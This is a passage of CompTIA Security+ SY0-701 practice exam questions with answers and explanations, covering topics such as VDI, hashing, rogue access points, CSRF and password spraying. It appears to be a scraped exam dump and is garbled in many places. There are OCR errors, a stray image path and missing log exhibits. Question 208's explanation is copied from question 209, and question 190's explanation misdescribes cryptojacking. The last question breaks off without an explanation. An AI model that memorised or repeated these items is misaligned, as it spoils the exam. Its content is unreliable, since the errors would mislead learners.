Software as a Service (SaaS) represents an application that is hosted in the cloud and accessible via the internet from anywhere, with no requirement for on-premises infrastructure. SaaS applications are managed by a third-party provider, allowing users to access them through a web browser, making them highly scalable and flexible for remote access.
CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, where cloud service models such as SaaS are discussed, highlighting their accessibility and lack of on-premises requirements.

QUESTION 189
A company is utilizing an offshore team to help support the finance department. The company wants to keep the data secure by keeping it on a company device but does not want to provide equipment to the offshore team. Which of the following should the company implement to meet this requirement?

A. VDI
B. MDM
C. VPN
D. VPC

Answer: A

Explanation:
Virtual Desktop Infrastructure (VDI) allows a company to host desktop environments on a centralized server. Offshore teams can access these virtual desktops remotely, ensuring that sensitive data stays within the company's infrastructure without the need to provide physical devices to the team. This solution is ideal for maintaining data security while enabling remote work, as all data processing occurs on the company's secure servers.
Reference =
CompTIA Security+ SY0-701 Course Content: VDI is discussed as a method for securely managing remote access to company resources without compromising data security.

QUESTION 190
An administrator is Investigating an incident and discovers several users' computers were Infected with malware after viewing files mat were shared with them. The administrator discovers no degraded performance in the infected machines and an examination of the log files does not show excessive failed logins. Which of the following attacks Is most likely the cause of the malware?

A. Malicious flash drive
B. Remote access Trojan
C. Brute-forced password
D. Cryptojacking

Answer: D

Explanation:
Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected

computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.
Reference =
CompTIA Security+ SY0-701 Course Content: Cryptojacking is covered under types of malware attacks, highlighting its stealthy nature and impact on infected systems.

QUESTION 191
Which of the following is an algorithm performed to verify that data has not been modified?

A. Hash
B. Code check
C. Encryption
D. Checksum

Answer: A

Explanation:
A hash is an algorithm used to verify data integrity by generating a fixed-size string of characters from input data. If even a single bit of the input data changes, the hash value will change, allowing users to detect any modification to the data. Hashing algorithms like SHA-256 and MD5 are commonly used to ensure data has not been altered.
CompTIA Security+ SY0-701 Course Content: Domain 6: Cryptography and PKI, which discusses the role of hashing in verifying data integrity.

QUESTION 192
An employee recently resigned from a company. The employee was responsible for managing and supporting weekly batch jobs over the past five years. A few weeks after the employee resigned. one of the batch jobs talked and caused a major disruption. Which of the following would work best to prevent this type of incident from reoccurring?

A. Job rotation
B. Retention
C. Outsourcing
D. Separation of duties

Answer: A

Explanation:
Job rotation is a security control that involves regularly moving employees to different roles within an organization. This practice helps prevent incidents where a single employee has too much control or knowledge about a specific job function, reducing the risk of disruption when an employee leaves. It also helps in identifying any hidden issues or undocumented processes that could cause problems after an employee's departure.
CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which includes job rotation as a method to ensure business continuity and reduce risks.

QUESTION 193
A security manager is implementing MFA and patch management. Which of the following would best describe the control type and category? (Select two).

A. Physical

B. Managerial
C. Detective
D. Administrator
E. Preventative
F. Technical

Answer: E, F

Explanation:
Multi-Factor Authentication (MFA) and patch management are both examples of preventative and technical controls. MFA prevents unauthorized access by requiring multiple forms of verification, and patch management ensures that systems are protected against vulnerabilities by applying updates. Both of these controls are implemented using technical methods, and they work to prevent security incidents before they occur.
CompTIA Security+ SY0-701 Course Content: Domain 1: General Security Concepts, and Domain 4: Identity and Access Management, which cover the implementation of preventative and technical controls.

QUESTION 194
An organization implemented cloud-managed IP cameras to monitor building entry points and sensitive areas. The service provider enables direct TCP/IP connection to stream live video footage from each camera. The organization wants to ensure this stream is encrypted and authenticated. Which of the following protocols should be implemented to best meet this objective?

A. SSH
B. SRTP
C. S/MIME
D. PPTP

Answer: B

Explanation:
Secure Real-Time Transport Protocol (SRTP) is a security protocol used to encrypt and authenticate the streaming of audio and video over IP networks. It ensures that the video streams from the IP cameras are both encrypted to prevent unauthorized access and authenticated to verify the integrity of the stream, making it the ideal choice for securing video surveillance.
CompTIA Security+ SY0-701 Course Content: Domain 3: Security Architecture, which includes secure communication protocols like SRTP for protecting data in transit.

QUESTION 195
A security analyst discovers that a large number of employee credentials had been stolen and were being sold on the dark web. The analyst investigates and discovers that some hourly employee credentials were compromised, but salaried employee credentials were not affected.
Most employees clocked in and out while they were Inside the building using one of the kiosks connected to the network. However, some clocked out and recorded their time after leaving to go home. Only those who clocked in and out while Inside the building had credentials stolen. Each of the kiosks are on different floors, and there are multiple routers, since the business segments environments for certain business functions.
Hourly employees are required to use a website called acmetimekeeping.com to clock in and out. This website is accessible from the internet. Which of the following Is the most likely reason for this compromise?

A. A brute-force attack was used against the time-keeping website to scan for common passwords.
B. A malicious actor compromised the time-keeping website with malicious code using an unpatched vulnerability on the site, stealing the credentials.
C. The internal DNS servers were poisoned and were redirecting acmetimkeeping.com to malicious

domain that intercepted the credentials and then passed them through to the real site
D. ARP poisoning affected the machines in the building and caused the kiosks lo send a copy of all the submitted credentials to a machine.machine.

Answer: B

Explanation:
The scenario suggests that only the employees who used the kiosks inside the building had their credentials compromised. Since the time-keeping website is accessible from the internet, it is possible that a malicious actor exploited an unpatched vulnerability in the site, allowing them to inject malicious code that captured the credentials of those who logged in from the kiosks. This is a common attack vector for stealing credentials from web applications.
Reference =
CompTIA Security+ SY0-701 Course Content: The course discusses web application vulnerabilities and how attackers can exploit them to steal credentials.

QUESTION 196
A business uses Wi-Fi with content filleting enabled. An employee noticed a coworker accessed a blocked sue from a work computer and repotted the issue. While Investigating the issue, a security administrator found another device providing internet access to certain employees. Which of the following best describes the security risk?

A. The host-based security agent Is not running on all computers.
B. A rogue access point Is allowing users to bypass controls.
C. Employees who have certain credentials are using a hidden SSID.
D. A valid access point is being jammed to limit availability.

Answer: B

Explanation:
The presence of another device providing internet access that bypasses the content filtering system indicates the existence of a rogue access point. Rogue access points are unauthorized devices that can create a backdoor into the network, allowing users to bypass security controls like content filtering. This presents a significant security risk as it can expose the network to unauthorized access and potential data breaches.
Reference =
CompTIA Security+ SY0-701 Course Content: Rogue access points are highlighted as a major security risk, allowing unauthorized access to the network and bypassing security measures.

QUESTION 197
Which of the following is most likely associated with introducing vulnerabilities on a corporate network by the deployment of unapproved software?

A. Hacktivists
B. Script kiddies
C. Competitors
D. Shadow IT

Answer: D

Explanation:
Shadow IT refers to the use of information technology systems, devices, software, applications, and services without explicit IT department approval. This is the most likely cause of introducing vulnerabilities on a

corporate network by deploying unapproved software, as such software may not have been vetted for security compliance, increasing the risk of vulnerabilities.
Reference =
CompTIA Security+ SY0-701 Course Content: The concept of Shadow IT is discussed as a significant risk due to the introduction of unapproved and potentially vulnerable software into the corporate network.

QUESTION 198
Two companies are in the process of merging. The companies need to decide how to standardize their information security programs. Which of the following would best align the security programs?

A. Shared deployment of CIS baselines
B. Joint cybersecurity best practices
C. Both companies following the same CSF
D. Assessment of controls in a vulnerability report

Answer: C

Explanation:
A Cybersecurity Framework (CSF) provides a structured approach to standardizing and aligning security programs across different organizations. By both companies adopting the same CSF, they can ensure that their security measures, policies, and practices are consistent, which is essential during a merger when aligning two different security programs.
Reference =
CompTIA Security+ SY0-701 Course Content: The course discusses the importance of adopting standardized cybersecurity frameworks (CSF) for aligning security programs during mergers and acquisitions.

QUESTION 199
Which of the following is best used to detect fraud by assigning employees to different roles?

A. Least privilege
B. Mandatory vacation
C. Separation of duties
D. Job rotation

Answer: D

Explanation:
Job rotation is a strategy used in organizations to detect and prevent fraud by periodically assigning employees to different roles within the organization. This approach helps ensure that no single employee has exclusive control over a specific process or set of tasks for an extended period, thereby reducing the opportunity for fraudulent activities to go unnoticed. By rotating roles, organizations can uncover irregularities and discrepancies that might have been concealed by an employee who had prolonged access to sensitive functions. Job rotation also promotes cross-training, which can enhance the organization's overall resilience and flexibility.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Risk Management and Compliance.

QUESTION 200
A systems administrate wants to implement a backup solution. the solution needs to allow recovery of the entire system, including the operating system, in case of a disaster. Which of the following backup types should the administrator consider?

A. Incremental
B. Storage area network
C. Differential
D. Image

Answer: D

Explanation:
An image backup, also known as a full system backup, captures the entire contents of a system, including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state. This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.
Reference = CompTIA Security+ SY0-701 study materials, domain on Security Operations.

QUESTION 201
A spoofed identity was detected for a digital certificate. Which of the following are the type of unidentified key and the certificate mat could be in use on the company domain?

A. Private key and root certificate
B. Public key and expired certificate
C. Private key and self-signed certificate
D. Public key and wildcard certificate

Answer: C

Explanation:
A self-signed certificate is a certificate that is signed by its own private key rather than by a trusted certificate authority (CA). This means that the authenticity of the certificate relies solely on the issuer's own authority. If a spoofed identity was detected, it could indicate that a private key associated with a self-signed certificate was compromised. Self-signed certificates are often used internally within organizations, but they carry higher risks since they are not validated by a third-party CA, making them more susceptible to spoofing.
Reference = CompTIA Security+ SY0-701 study materials, particularly the domains discussing Public Key Infrastructure (PKI) and certificate management.

QUESTION 202
The Chief Information Security Officer wants to put security measures in place to protect PlI. The organization needs to use its existing labeling and classification system to accomplish this goal. Which of the following would most likely be configured to meet the requirements?

A. Tokenization
B. S/MIME
C. DLP
D. MFA

Answer: C

Explanation:
Data Loss Prevention (DLP) systems are typically configured to protect sensitive data such as Personally Identifiable Information (PII) within an organization. DLP tools enforce policies that monitor, detect, and block the unauthorized transmission of sensitive data. By leveraging the organization's existing labeling and

classification system, DLP solutions can identify and protect data based on its classification, ensuring that PII is appropriately secured according to organizational policies.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Network Security and DLP.

QUESTION 203
An analyst is reviewing an incident in which a user clicked on a link in a phishing email. Which of the following log sources would the analyst utilize to determine whether the connection was successful?

A. Network
B. System
C. Application
D. Authentication

Answer: A

Explanation:
To determine whether the connection was successful after a user clicked on a link in a phishing email, the most relevant log source to analyze would be the network logs. These logs would provide information on outbound and inbound traffic, allowing the analyst to see if the user's system connected to the remote server specified in the phishing link. Network logs can includedetails such as IP addresses, domains accessed, and the success or failure of connections, which are crucial for understanding the impact of the phishing attempt.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Incident Response.

QUESTION 204
The Cruel Information Security Officer (CISO) asks a security analyst to install an OS update to a production VM that has a 99% uptime SL
A. The CISO tells me analyst the installation must be done as quickly as possible. Which of the following courses of action should the security analyst take first?

A. Log in to the server and perform a health check on the VM.
B. Install the patch Immediately.
C. Confirm that the backup service is running.
D. Take a snapshot of the VM.

Answer: D

Explanation:
Before applying any updates or patches to a production VM, especially one with a 99% uptime SLA, it is crucial to first take a snapshot of the VM. This snapshot serves as a backup that can be quickly restored in case the update causes any issues, ensuring that the system can be returned to its previous state without violating the SL
A. This step mitigates risk and is a standard best practice in change management for critical systems.
Reference = CompTIA Security+ SY0-701 study materials, focusing on change management and backup strategies.

QUESTION 205
Sine a recent upgrade (o a WLAN infrastructure, several mobile users have been unable to access the internet from the lobby. The networking team performs a heat map survey of the building and finds several

WAPs in the area. The WAPs are using similar frequencies with high power settings. Which of the following installation considerations should the security team evaluate next?

A. Channel overlap
B. Encryption type
C. New WLAN deployment
D. WAP placement

Answer: A

Explanation:
When multiple Wireless Access Points (WAPs) are using similar frequencies with high power settings, it can cause channel overlap, leading to interference and connectivity issues. This is likely the reason why mobile users are unable to access the internet in the lobby. Evaluating and adjusting the channel settings on the WAPs to avoid overlap is crucial to resolving the connectivity problems.
Reference = CompTIA Security+ SY0-701 study materials, particularly the domain on Wireless and Mobile Security, which covers WLAN deployment considerations.

QUESTION 206
An employee in the accounting department receives an email containing a demand for payment tot services performed by a vendor However, the vendor is not in the vendor management database. Which of the following in this scenario an example of?

A. Pretexting
B. Impersonation
C. Ransomware
D. Invoice scam

Answer: D

Explanation:
The scenario describes an instance where an employee receives a fraudulent invoice from a vendor that is not recognized in the company's vendor management system. This is a classic example of an invoice scam, where attackers attempt to trick organizations into making payments for fake or non-existent services. These scams often rely on social engineering tactics to bypass financial controls.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the context of social engineering attacks and common scams.

QUESTION 207
While considering the organization's cloud-adoption strategy, the Chief Information Security Officer sets a goal to outsource patching of firmware, operating systems, and applications to the chosen cloud vendor. Which of the following best meets this goal?

A. Community cloud
B. PaaS
C. Containerization
D. Private cloud
E. SaaS
F. laaS

Answer: E

Explanation:
Software as a Service (SaaS) is the cloud model that best meets the goal of outsourcing the management, including patching, of firmware, operating systems, and applications to the cloud vendor. In a SaaS environment, the cloud provider is responsible for maintaining and updating the entire software stack, allowing the organization to focus on using the software rather than managing its infrastructure.
Reference = CompTIA Security+ SY0-701 study materials, particularly the domains related to cloud security models.

QUESTION 208
A security analyst is assessing several company firewalls. Which of the following cools would The analyst most likely use to generate custom packets to use during the assessment?

A. hping
B. Wireshark
C. PowerShell
D. netstat

Answer: A

Explanation:
Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

QUESTION 209
A new vulnerability enables a type of malware that allows the unauthorized movement of data from a system. Which of the following would detect this behavior?

A. Implementing encryption
B. Monitoring outbound traffic
C. Using default settings
D. Closing all open ports

Answer: B

Explanation:
Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

QUESTION 210
Which of the following can a security director use to prioritize vulnerability patching within a company's IT environment?

A. SOAR
B. CVSS
C. SIEM
D. CVE

Answer: B

Explanation:
The Common Vulnerability Scoring System (CVSS) is a standardized framework for assessing the severity of security vulnerabilities. It helps organizations prioritize vulnerability patching by providing a numerical score that reflects the potential impact and exploitability of a vulnerability. CVSS scores are used to gauge the urgency of patching vulnerabilities within a company's IT environment.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Vulnerability Management.

QUESTION 211
Which of the following is the most effective way to protect an application server running software that is no longer supported from network threats?

A. Air gap
B. Barricade
C. Port security
D. Screen subnet

Answer: A

Explanation:
Air-gapping is the most effective way to protect an application server running unsupported software from network threats. By physically isolating the server from any network connection (no wired or wireless communication), it is protected from external cyber threats. While other options like port security or a screened subnet can provide some level of protection, an air gap offers the highest level of security by preventing any network-based attacks entirely.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Secure System Design.

QUESTION 212
Which of the following is die most important security concern when using legacy systems to provide production service?

A. Instability
B. Lack of vendor support
C. Loss of availability
D. Use of insecure protocols

Answer: B

Explanation:
The most important security concern when using legacy systems is the lack of vendor support. Without support from the vendor, systems may not receive critical security patches and updates, leaving them vulnerable to exploitation. This lack of support can result in increased risk of security breaches, as vulnerabilities discovered

in the software may never be addressed.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the context of risk management and the challenges posed by legacy systems.

QUESTION 213
Cadets speaking a foreign language are using company phone numbers to make unsolicited phone calls lo a partner organization. A security analyst validates through phone system logs that the calls are occurring and the numbers are not being spoofed. Which of the following is the most likely explanation?

A. The executive team is traveling internationally and trying to avoid roaming charges
B. The company's SIP server security settings are weak.
C. Disgruntled employees are making calls to the partner organization.
D. The service provider has assigned multiple companies the same numbers

Answer: B

Explanation:
If cadets are using company phone numbers to make unsolicited calls, and the logs confirm the numbers are not being spoofed, it suggests that the SIP (Session Initiation Protocol) server's security settings might be weak. This could allow unauthorized access or exploitation of the company's telephony services, potentially leading to misuse by unauthorized individuals.
Reference = CompTIA Security+ SY0-701 study materials, especially on SIP security and common vulnerabilities.

QUESTION 214
An IT security team is concerned about the confidentiality of documents left unattended in MFPs. Which of the following should the security team do to mitigate the situation?

A. Educate users about the importance of paper shredder devices.
B. Deploy an authentication factor that requires ln-person action before printing.
C. Install a software client m every computer authorized to use the MFPs.
D. Update the management software to utilize encryption.

Answer: B

Explanation:
To mitigate the risk of confidential documents being left unattended in Multi-Function Printers (MFPs), implementing an authentication factor that requires in-person action before printing (such as PIN codes or badge scanning) is the most effective measure. This ensures that documents are only printed when the authorized user is present to collect them, reducing the risk of sensitive information being exposed.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of physical security and access control.

QUESTION 215
A systems administrator is auditing all company servers to ensure. They meet the minimum security baseline While auditing a Linux server, the systems administrator observes the /etc/shadow file has permissions beyond the baseline recommendation. Which of the following commands should the systems administrator use to resolve this issue?

A. chmod
B. grep
C. dd

D. passwd

Answer: A

Explanation:
The chmod command is used to change file permissions on Unix and Linux systems. If the /etc/shadow file has permissions beyond the baseline recommendation, the systems administrator should use chmod to modify the file's permissions, ensuring it adheres to the security baseline and limits access to authorized users only.
Reference = CompTIA Security+ SY0-701 study materials, focusing on system hardening and file permissions management.

QUESTION 216
An organization is conducting a third-party risk assessment of a critical cloud service provider before renewing a multi-year contract. The assessment needs to verify that the provider maintains adequate security controls and follows industry standards. Which of the following assessment approaches would provide the most comprehensive assurance of the provider's security posture?

A. Request the provider's SOC 2 Type II audit report covering at least a 6-month observation period
B. Conduct a scheduled vulnerability scan of the provider's public-facing systems quarterly
C. Review the provider's security policy documentation and certifications without independent verification
D. Perform an unannounced penetration test of the provider's production environment annually

Answer: A

Explanation:
The correct answer is request the provider's SOC 2 Type II audit report covering at least a 6-month observation period. A SOC 2 Type II audit provides independent, third-party verification of controls operating over time (not just a point-in-time snapshot like Type I). It demonstrates that the provider has implemented and maintained security controls across multiple domains including security, availability, processing integrity, confidentiality, and privacy. While vulnerability scanning and penetration testing provide useful data, they don't comprehensively assess control implementation and effectiveness. Reviewing policy documentation alone without independent verification provides minimal assurance. A SOC 2 Type II report, audited by a qualified independent auditor, is the industry standard for third-party risk assessment in this context.

QUESTION 217
During a recent company safety stand-down, the cyber-awareness team gave a presentation on the importance of cyber hygiene. One topic the team covered was best practices for printing centers. Which of the following describes an attack method that relates to printing centers?

A. Whaling
B. Credential harvesting
C. Prepending
D. Dumpster diving

Answer: D

Explanation:
Dumpster diving is an attack method where attackers search through physical waste, such as discarded documents and printouts, to find sensitive information that has not been properly disposed of. In the context of printing centers, this could involve attackers retrieving printed documents containing confidential data that were improperly discarded without shredding or other secure disposal methods. This emphasizes the importance of proper disposal and physical security measures in cyber hygiene practices.

Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Physical Security and Cyber Hygiene.

QUESTION 218
A software developer would like to ensure. The source code cannot be reverse engineered or debugged. Which of the following should the developer consider?

A. Version control
B. Obfuscation toolkit
C. Code reuse
D. Continuous integration
E. Stored procedures

Answer: B

Explanation:
An obfuscation toolkit is used by developers to make source code difficult to understand and reverse engineer. This technique involves altering the code's structure and naming conventions without changing its functionality, making it much harder for attackers to decipher the code or use debugging tools to analyze it. Obfuscation is an important practice in protecting proprietary software and intellectual property from reverse engineering.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Secure Coding Practices.

QUESTION 219
Which of the following is a common source of unintentional corporate credential leakage in cloud environments?

A. Code repositories
B. Dark web
C. Threat feeds
D. State actors
E. Vulnerability databases

Answer: A

Explanation:
Code repositories are a common source of unintentional corporate credential leakage, especially in cloud environments. Developers may accidentally commit and push sensitive information, such as API keys, passwords, and other credentials, to public or poorly secured repositories. These credentials can then be accessed by unauthorized users, leading to security breaches. Ensuring that repositories are properly secured and that sensitive data is never committed is critical for protecting against this type of leakage.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Threats and Vulnerability Management.

QUESTION 220
A security audit of an organization revealed that most of the IT staff members have domain administrator credentials and do not change the passwords regularly. Which of the following solutions should the security learn propose to resolve the findings in the most complete way?

A. Creating group policies to enforce password rotation on domain administrator credentials
B. Reviewing the domain administrator group, removing all unnecessary administrators, and rotating all passwords
C. Integrating the domain administrator's group with an IdP and requiring SSO with MFA for all access
D. Securing domain administrator credentials in a PAM vault and controlling access with role-based access control

Answer: D

Explanation:
Using a Privileged Access Management (PAM) vault to secure domain administrator credentials and enforcing role-based access control (RBAC) is the most comprehensive solution. PAM systems help manage and control access to privileged accounts, ensuring that only authorized personnel can access sensitive credentials. This approach also facilitates password rotation, auditing, and ensures that credentials are not misused or left unchanged. Integrating PAM with RBAC ensures that access is granted based on the user's role, further enhancing security.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

QUESTION 221
A company wants to get alerts when others are researching and doing reconnaissance on the company One approach would be to host a part of the Infrastructure online with known vulnerabilities that would appear to be company assets. Which of the following describes this approach?

A. Watering hole
B. Bug bounty
C. DNS sinkhole
D. Honeypot

Answer: D

Explanation:
A honeypot is a security mechanism set up to attract and detect potential attackers by simulating vulnerable assets. By hosting a part of the infrastructure online with known vulnerabilities that appear to be company assets, the company can observe and analyze the behavior of attackersconducting reconnaissance. This approach allows the company to get alerts and gather intelligence on potential threats.
Reference = CompTIA Security+ SY0-701 study materials, particularly on threat detection techniques such as honeypots.

QUESTION 222
Which of the following best describes why me SMS DIP authentication method is more risky to implement than the TOTP method?

A. The SMS OTP method requires an end user to have an active mobile telephone service and SIM card.
B. Generally. SMS OTP codes are valid for up to 15 minutes while the TOTP time frame is 30 to 60 seconds
C. The SMS OTP is more likely to be intercepted and lead to unauthorized disclosure of the code than the TOTP method.
D. The algorithm used to generate on SMS OTP code is weaker than the one used to generate a TOTP code

Answer: C

Explanation:
The SMS OTP (One-Time Password) method is more vulnerable to interception compared to TOTP (Time-based One-Time Password) because SMS messages can be intercepted through various attack vectors like SIM swapping or SMS phishing. TOTP, on the other hand, generates codes directly on the device and does not rely on a communication channel like SMS, making it less susceptible to interception.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of identity and access management.

QUESTION 223
A website user is locked out of an account after clicking an email link and visiting a different website Web server logs show the user's password was changed, even though the user did not change the password.
Which of the following is the most likely cause?

A. Cross-sue request forgery
B. Directory traversal
C. ARP poisoning
D. SQL injection

Answer: A

Explanation:
The scenario describes a situation where a user unknowingly triggers an unwanted action, such as changing their password, by clicking a malicious link. This is indicative of a Cross-Site Request Forgery (CSRF) attack, where an attacker tricks the user into executing actions they did not intend to perform on a web application in which they are authenticated.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of web application security and common attack vectors like CSRF.

QUESTION 224
A security engineer is working to address the growing risks that shadow IT services are introducing to the organization. The organization has taken a cloud-first approach end does not have an on-premises IT infrastructure. Which of the following would best secure the organization?

A. Upgrading to a next-generation firewall
B. Deploying an appropriate in-line CASB solution
C. Conducting user training on software policies
D. Configuring double key encryption in SaaS platforms

Answer: B

Explanation:
A Cloud Access Security Broker (CASB) solution is the most suitable option for securing an organization that has adopted a cloud-first strategy and does not have an on-premises IT infrastructure. CASBs provide visibility and control over shadow IT services, enforce security policies, and protect data across cloud services.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of cloud security and managing risks associated with shadow IT.

QUESTION 225
A cybersecurity incident response team at a large company receives notification that malware is present on several corporate desktops No known Indicators of compromise have been found on the network. Which of the following should the team do first to secure the environment?

A. Contain the Impacted hosts
B. Add the malware to the application blocklist.
C. Segment the core database server.
D. Implement firewall rules to block outbound beaconing

Answer: A

Explanation:
The first step in responding to a cybersecurity incident, particularly when malware is detected, is to contain the impacted hosts. This action prevents the spread of malware to other parts of the network, limiting the potential damage while further investigation and remediation actions are planned.
Reference = CompTIA Security+ SY0-701 study materials, particularly on incident response procedures and the importance of containment in managing security incidents.

QUESTION 226
Which of the following is a reason why a forensic specialist would create a plan to preserve data after an modem and prioritize the sequence for performing forensic analysis?

A. Order of volatility
B. Preservation of event logs
C. Chain of custody
D. Compliance with legal hold

Answer: A

Explanation:
When conducting a forensic analysis after an incident, it's essential to prioritize the data collection process based on the 'order of volatility.' This principle dictates that more volatile data (e.g., data in memory, network connections) should be captured before less volatile data (e.g., disk drives, logs). The idea is to preserve the most transient and potentially valuable evidence first, as it is more likely to be lost or altered quickly.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Digital Forensics.

QUESTION 227
A security analyst is creating base for the server team to follow when hardening new devices for deployment. Which of the following beet describes what the analyst is creating?

A. Change management procedure
B. Information security policy
C. Cybersecurity framework
D. Secure configuration guide

Answer: D

Explanation:
The security analyst is creating a 'secure configuration guide,' which is a set of instructions or guidelines used to configure devices securely before deployment. This guide ensures that thedevices are set up according to best practices to minimize vulnerabilities and protect against potential security threats.
Reference =

CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on System Hardening and Secure Configuration.

QUESTION 228
In which of the following scenarios is tokenization the best privacy technique 10 use?

A. Providing pseudo-anonymization tor social media user accounts
B. Serving as a second factor for authentication requests
C. Enabling established customers to safely store credit card Information
D. Masking personal information inside databases by segmenting data

Answer: C

Explanation:
Tokenization is a process that replaces sensitive data, such as credit card information, with a non-sensitive equivalent (token) that can be used in place of the actual data. This technique is particularly useful in securely storing payment information because the token can be safely stored and transmitted without exposing the original credit card number.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Data Protection.

QUESTION 229
A security administrator recently reset local passwords and the following values were recorded in the system:

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab8258fa67e131ebc57a6e28184
IT-PC-2	admin	f8dab9ebb321d7dfbf6cb459736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

Which of the following in the security administrator most likely protecting against?

A. Account sharing
B. Weak password complexity
C. Pass-the-hash attacks
D. Password compromise

Answer: C

Explanation:
The scenario shows MD5 hashed password values. The most likely reason the security administrator is focusing on these values is to protect against pass-the-hash attacks. In this type of attack, an attacker can use a captured hash to authenticate without needing to know the actual plaintext password. By managing and monitoring these hashes, the administrator can implement strategies to mitigate this type of threat.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

QUESTION 230
A vendor needs to remotely and securely transfer files from one server to another using the command line.

Which of the following protocols should be Implemented to allow for this type of access? (Select two).

A. SSH
B. SNMP
C. RDP
D. S/MIME
E. SMTP
F. SFTP

Answer: A, F

Explanation:
Secure Shell (SSH) is a protocol used for secure command-line access to remote systems, while Secure File Transfer Protocol (SFTP) is an extension of SSH used specifically for securely transferring files. Both SSH and SFTP ensure that data is encrypted during transmission, protecting it from interception or tampering.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Secure Protocols and Encryption.

QUESTION 231
Various stakeholders are meeting to discuss their hypothetical roles and responsibilities in a specific situation, such as a security incident or major disaster. Which of the following best describes this meeting?

A. Penetration test
B. Continuity of operations planning
C. Tabletop exercise
D. Simulation

Answer: C

Explanation:
A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve coordination among team members without the need for physical execution.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and disaster recovery planning.

QUESTION 232
An external vendor recently visited a company's headquarters tor a presentation. Following the visit a member of the hosting team found a file that the external vendor left behind on a server. The file contained detailed architecture information and code snippets. Which of the following data types best describes this file?


A. Government
B. Public
C. Proprietary
D. Critical

Answer: C

Explanation:

The file left by the external vendor, containing detailed architecture information and code snippets, is best described as proprietary data. Proprietary data is information that is owned by a company and is essential to its competitive advantage. It includes sensitive business information such as trade secrets, intellectual property, and confidential data that should be protected from unauthorized access.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of data classification and protection.

QUESTION 233
The security operations center is researching an event concerning a suspicious IP address A security analyst looks at the following event logs and discovers that a significant portion of the user accounts have experienced faded log-In attempts when authenticating from the same IP address:



Which of the following most likely describes attack that took place?

A. Spraying
B. Brute-force
C. Dictionary
D. Rainbow table

Answer: A

Explanation:
Password spraying is a type of attack where an attacker tries a small number of commonly used passwords across a large number of accounts. The event logs showing failed login attempts for many user accounts from the same IP address are indicative of a password spraying attack, where the attacker is attempting to gain access by guessing common passwords.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of identity and access management and common attack vectors like password spraying.

QUESTION 234
Which of the following explains why an attacker cannot easily decrypt passwords using a rainbow table attack?

A. Digital signatures
B. Salting
C. Hashing
D. Perfect forward secrecy

Answer: B

Explanation:
